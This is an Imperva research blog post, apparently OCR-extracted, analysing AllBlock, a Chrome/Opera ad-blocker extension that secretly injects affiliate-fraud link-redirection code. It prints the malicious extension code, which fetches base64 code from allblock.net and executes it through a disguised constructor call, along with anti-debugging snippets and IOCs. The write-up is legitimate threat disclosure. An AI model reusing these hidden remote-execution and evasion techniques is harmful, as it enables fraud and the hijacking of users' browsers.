
The ad blocker that injects ads

imperva.com/blog/the-ad-blocker-that-injects-ads/

October 13, 2021



Deceptive ad injection is a growing concern on the internet today, affecting many people browsing the web. And while the concept isn't new (Google stated it was the most common complaint amongst Chrome users back in 2015), just like with other online threats, bad actors are constantly refining their techniques.

Imperva's research team is constantly monitoring and researching client-side attacks to better understand the attacker's TTPs (Tactics, techniques and procedures).

In this post, we'll break down a new ad injection campaign that Imperva Research Labs recently uncovered. The campaign was targeting users of some of the largest websites in the world through an extension available on both Chrome and Opera browsers called AllBlock.

What is Ad Injection?

Ad injection is the process of inserting unauthorized advertisements into a publisher's web page with the intention of enticing the user to click on them. Ad injection can originate from various sources like malicious browser extensions, malware and even through stored cross-site scripting (XSS).

Ad injectors are often made by scammers who want to cash in on application downloads. They can generate revenue for their creators by serving ads and stealing advertising impressions from other websites. Other uses of ad injection, mostly common in retail e-commerce, include:


1. Brands can advertise on competitors’ sites, potentially stealing customers away.
2. Price comparison ads can be used to distract customers’ attention from making a purchase.
3. Affiliate codes or links can be injected as well, allowing scammers to cash in on purchases without ever helping a single customer.

Identifying the threat


On August 22, 2021, during a routine check of potential threats, Imperva Research Labs discovered unknown malicious domains distributing an ad injection script.

One of them was hxxps[:]//frgtylik[.]com/KryhsIvSaUnQ[.]js, which works in the following way:

1 – The script sends a list of all the links that are currently present in the page, including the full URL of the page, to a remote server.
2 – The server returns the list of domains it wants to redirect back to the script.
3 – Whenever the user clicks on a link that has been altered, the user will then be hijacked to a different page.




The malicious JavaScript code sends a request to a remote server (ratds[.]net) with the list of all domains the web page is redirecting to:



```
▼Request Payload    view source
 ▼{,…}
   phrases: []
   url: "https://www.google.com/search?q=ps5&source=hp&ei=1KQkYYepOqTClwTVyo_4DA&iflsig=A
  ▼urls: ["support.google.com", "google.com", "myactivity.google.com", "google.co.il", "a
     0: "support.google.com"
     1: "google.com"
     2: "myactivity.google.com"
     3: "google.co.il"
```


Then, the server returns the list of domains it wants to replace the links of back to the browser, associated with a number.



```
▾{phrases: [], urls: {bookdepository.com: {replacement: 552}, mrporter.com: {replacement: 1980},…}}
   phrases: []
 ▾urls: {bookdepository.com: {replacement: 552}, mrporter.com: {replacement: 1980},…}
   ▾bookdepository.com: {replacement: 552}
      replacement: 552
   ▾ebay.com: {replacement: 307}
      replacement: 307
   ▾matchesfashion.com: {replacement: 1796}
      replacement: 1796
   ▾mrporter.com: {replacement: 1980}
      replacement: 1980
   ▾thehut.com: {replacement: 86275}
      replacement: 86275
```

In a variable called e.hiddenHref, the malicious JavaScript will store the replacing URL based on the information returned by the server ratds[.]net. When the user clicks on any modified links on the webpage, he will be redirected to an affiliate link. Via this affiliate fraud, the attacker earns money when specific actions like registration or sale of the product take place. The replacement integer will be included in the parameter of a new URL that will replace the original link with a new one following the pattern:

`hxxps://ratds[.]net/replacement/click?place=&subid=&href=&replacement=&url=`.
This page will then redirect to an affiliate link behind api[.]smartredirect[.]de that will enable the fraudsters to monetize users' clicks.




GET https://ratds.net/replacement/click?place=6&subid=&href=https%3A%2F%2Fwww.cdiscount.com%2Fjeux-pc-video-console%2Fps5%2Fv-10350-10350.html&replacement=624&url=https%3A%2F%2Fwww.google.com

200 OK 105 ms 537 B

```
<!DOCTYPE html>
<html>

<head>

<body>
    <script>
        document.location.href = "https://api.smartredirect.de/api_v2/ClickGate.php?url=https%3A%2F%2Fwww.cdiscount.com%2Fjeux-pc-video-console%2Fps5%2Fv-10350-10350.html%3F&p=jk58oiK8w7&k=2dde0c6c2cc70ed940f2fc58400a7dc2&s=sjzqvnnkkda800000000";
    </script>
</body>
```

Interestingly, in case the replacement field is set to 1, the server redirects to allblock.net domain:




https://ratds.net/replacement/click?place=6&subid=&href=https%3A%2F%2Fwww.cdiscount.com%2Fjeux-pc-video-console%2Fps5%2Fv-10350-10350.html&replacement=1&url=https%3A%2F%2Fwww.google.com

```html
<!DOCTYPE html>
<html>

<head>

<body>
    <script>
        document.location.href = "https://allblock.net/ru/?s=sidz9dsbwwl1c00000000";
    </script>
</body>

</html>
```

Script evasion techniques :

The malicious JavaScript file includes a mechanism in order to disturb analysis:
– It clears the debug console every 100ms




```javascript
function o() {
    var e = t.Firebug,
        r = e && e.chrome;
    if (r && r.isInitialized) return void a();
    d.log(c), setTimeout(function () {
        n.dt || d.clear()
    }, 100)
}
```

It detects debugging:
– Search for Firebug initialized variables


In order to avoid detection, major search engines (with focus on Russian engines) are excluded.

For the same reason, special attention is paid on rebuilding properly the URLs of several Russian websites because in general, the URL of the requested resource can be altered by the redirection code.

We decided to download the associated Chrome Extension for analysis:



And indeed, the chrome extension leads to the same malicious behavior.


google.com/search?q=ps5&btnK=Recherche+Google&source=hp&ei=PSknYfrLBYWOlwTf3Z-YDw&iflsig=AINFCbYAAAAAYSc3Tfsx1eusIGBTUkA3Ee7QmZh4T...
ps5
Tous
Images
Actualités
Shopping
Vidéos
Plus
Environ 197 000 000 résultats (0,43 secondes)
À la une
PHONANDROID
PS5 : un nouveau stock disponible sur Micromania, vite !
JEUXVIDEO.COM
PS5 de nouveau disponible en stock !
PS5 : où a console S semaine ?
Extensions
Accès total
Ces extensions peuvent voir et modifier des informations sur ce site.
AllBlock
Gérer les extensions
Elements
Filter
Fetch/XHR JS CSS
Has blocked cookies
5000 ms
Name
Headers
Preview
Response
Initiator
data:image/png;base...
data:image/png;base...
m=attn,cdos,dpf,hsm,jsa,d,csi
favicon.ico
jquery-3.0.0.min.js
gen_204?atyp=csi&r=1&ei=a
m=ANyn1,Eox39d,Fkg7bd,HcI
rs=AA2YrTvbnfZ7vgSIlYOF3f_J
rs=AA2YrTvLFQTd9rUB9amO.
client_204?&atyp=i&biw=725
find?place=5&subid=&hsid=.

```
▾{phrases: [], urls: {leparisien.fr: {replacement: 1
   phrases: []
  ▸urls: {leparisien.fr: {replacement: 1379}, microm
```


A deeper look at AllBlock

If you were to quickly review the source code of the AllBlock extension, you would probably classify it as just another ad blocker.

To make the extension look legitimate, the developers actually implemented ad blocking functionality. Further, the code was not obfuscated and nothing immediately screams malware.

However, upon close examination, the cracks start to show. It started when observing the background script "bg.js" was injecting a JavaScript code snippet into every new tab.


The injected code would then immediately connect back to the extension using the standard browser → extension communication channel and listen for messages that would be parsed and executed as code. The developers made an effort to hide the fact they are executing the code by connecting a number of innocent looking objects and variables together as you can see below.



```
    const k = 'constructor';
    const ev = 'startup';

    function debug(v) {
        v = atob(v);
        if (!v) {
            return;
        }
        const e = v[k];
        if (ev[k] !== e) {
            return;
        }
        tryCatch(e[k], v);
    }

    function tryCatch(f, v) {
        (new Promise(f(v)))
        .catch(() => {});
    }

    var port = chrome.runtime.connect({
        name: "%PORT_ID%"
    });
    port.postMessage({
        type: "url",
        data: document.location.href
    });
    port.onMessage.addListener((msg) => {
        switch (msg.type) {
            case "work":
                for (i in msg.data) {
                    if (msg.data[i]) {
                        if (i === 'data') {
                            debug(msg.data[i]);
                        }
                    }
                }
                break;
        }
    });
}
```


The “debug” receives a base64 encoded malicious code from the extension, decodes it and proceeds to create a pointer to the native constructor method using the “k” variable. The malicious code is passed to the constructor and executed using the “new Promise” invocation on the “tryCatch” method.

Working our way back from that to find the malicious code was simple, the extension is making an HTTP request to *allblock.net/api/stat/?id=nfofcmcpljmjdningblll jenopcmdhjf* and receives a JSON response with two base64 encoded properties “data” and “urls”.



```
const sendJsonRequest = async function(jsonBody) {
    try {
        return await fetch(`https://allblock.net/api/stat/?id=${encodeURIComponent(id)}`, {
                headers: {
                    "Content-Type": "application/json"
                },
                method: "POST",
                body: jsonBody
            })
            .then((response) => {
                return response.json();
            })
            .catch((err) => {});
    } catch (err) {
        return {};
    }
};

function stat(port, data) {
    port.postMessage({
        "type": "work",
        "data": data
    });
}

async function store(port, msg) {
    let data = await sendJsonRequest(JSON.stringify(msg.data));
    chrome.storage.sync.set({
        "analizeData": data,
        stamp: new Date()
            .getTime()
    });
    if (data.urls.length > 0) {
        chrome.storage.sync.set({
            "urls": JSON.parse(atob(data.urls))
        });
    }
    stat(port, data);
}
```

The “data” property contains the malicious code and the “urls” property seems to be a list of known ads related resources the extension would block.



allblock.net/api/stat/?id=nfofcmcpljmjdningblllljenopcmdhjf

{"data":"KGZ1bmN0aW9uKCl7dmFyIGNvcmU9e2R0OiExLGlzRnJhbWU6dG9wIT1zZWxmLHhjaWQ6d2luZG93LmNocm9tZSYmY2hyb21lLnJ1
"urls":"eyJ5b3V0dWJlSW5wdXQiOlsiKjpcL1wvKi55b3V0dWJlLmNvbVwvZ2V0X3ZpZGVvX2luZm8qYWR1bml0KiIsIio6XC9cLyouZy5kb3VibC

We do not believe we found the origin of the attack that led us to this discovery, likely because of the way the script was injected. The script we first observed was injected via a script tag pointing to a remote server where the AllBlock extension injects the malicious code directly to the active tab.

This leads us to believe that there is a larger campaign taking place that may utilize different delivery methods and more extensions.

The impact of ad injection

Ad injection is an evolving threat that can impact almost any site. Attackers will use anything from browser extensions to malware and adware installed on visitors' devices, making most site owners ill-equipped to handle such attacks.

When ad injection is used, the site performance and user experience is degraded, making websites slower and harder to use. According to Baymard Institute, 68.8% of online shopping carts are abandoned. There could be many reasons for this, but there is no denying that ad injection plays a key role in this as well. Other impacts of ad injection include loss of customer trust and loyalty, revenue loss from ad placements, blocked content and diminished conversion rates.

Link to previous campaigns

We were able to correlate this campaign, via similar IPs and domains, with an older one : PBot campaign. This PBot campaign used metds[.]net domain as a backend server and here, ratds[.]net catds[.]net are seen with the same name format.

Conclusion

Malicious JavaScript files are still widespread on the Internet despite the effort from global companies to make the web safer. Imperva Client-Side Protection enables customers to block such malicious JavaScript threats. The solution provides security teams with visibility and insights into the JavaScript based services running on their websites, as well as the ability to block unwanted services from executing.

IOCs

Domains

– Ratds[.]net
– catds[.]net
– Itonus[.]net
– Frgtylik[.]com
– Metds[.]net

IPs

– 5.45.72.30
– 37.252.14.183

Sha1

– 341c116deeef845e4fcd2e4e2fef6ae9f45644c7

Try Imperva for Free

Protect your business for 30 days on Imperva.

Start Now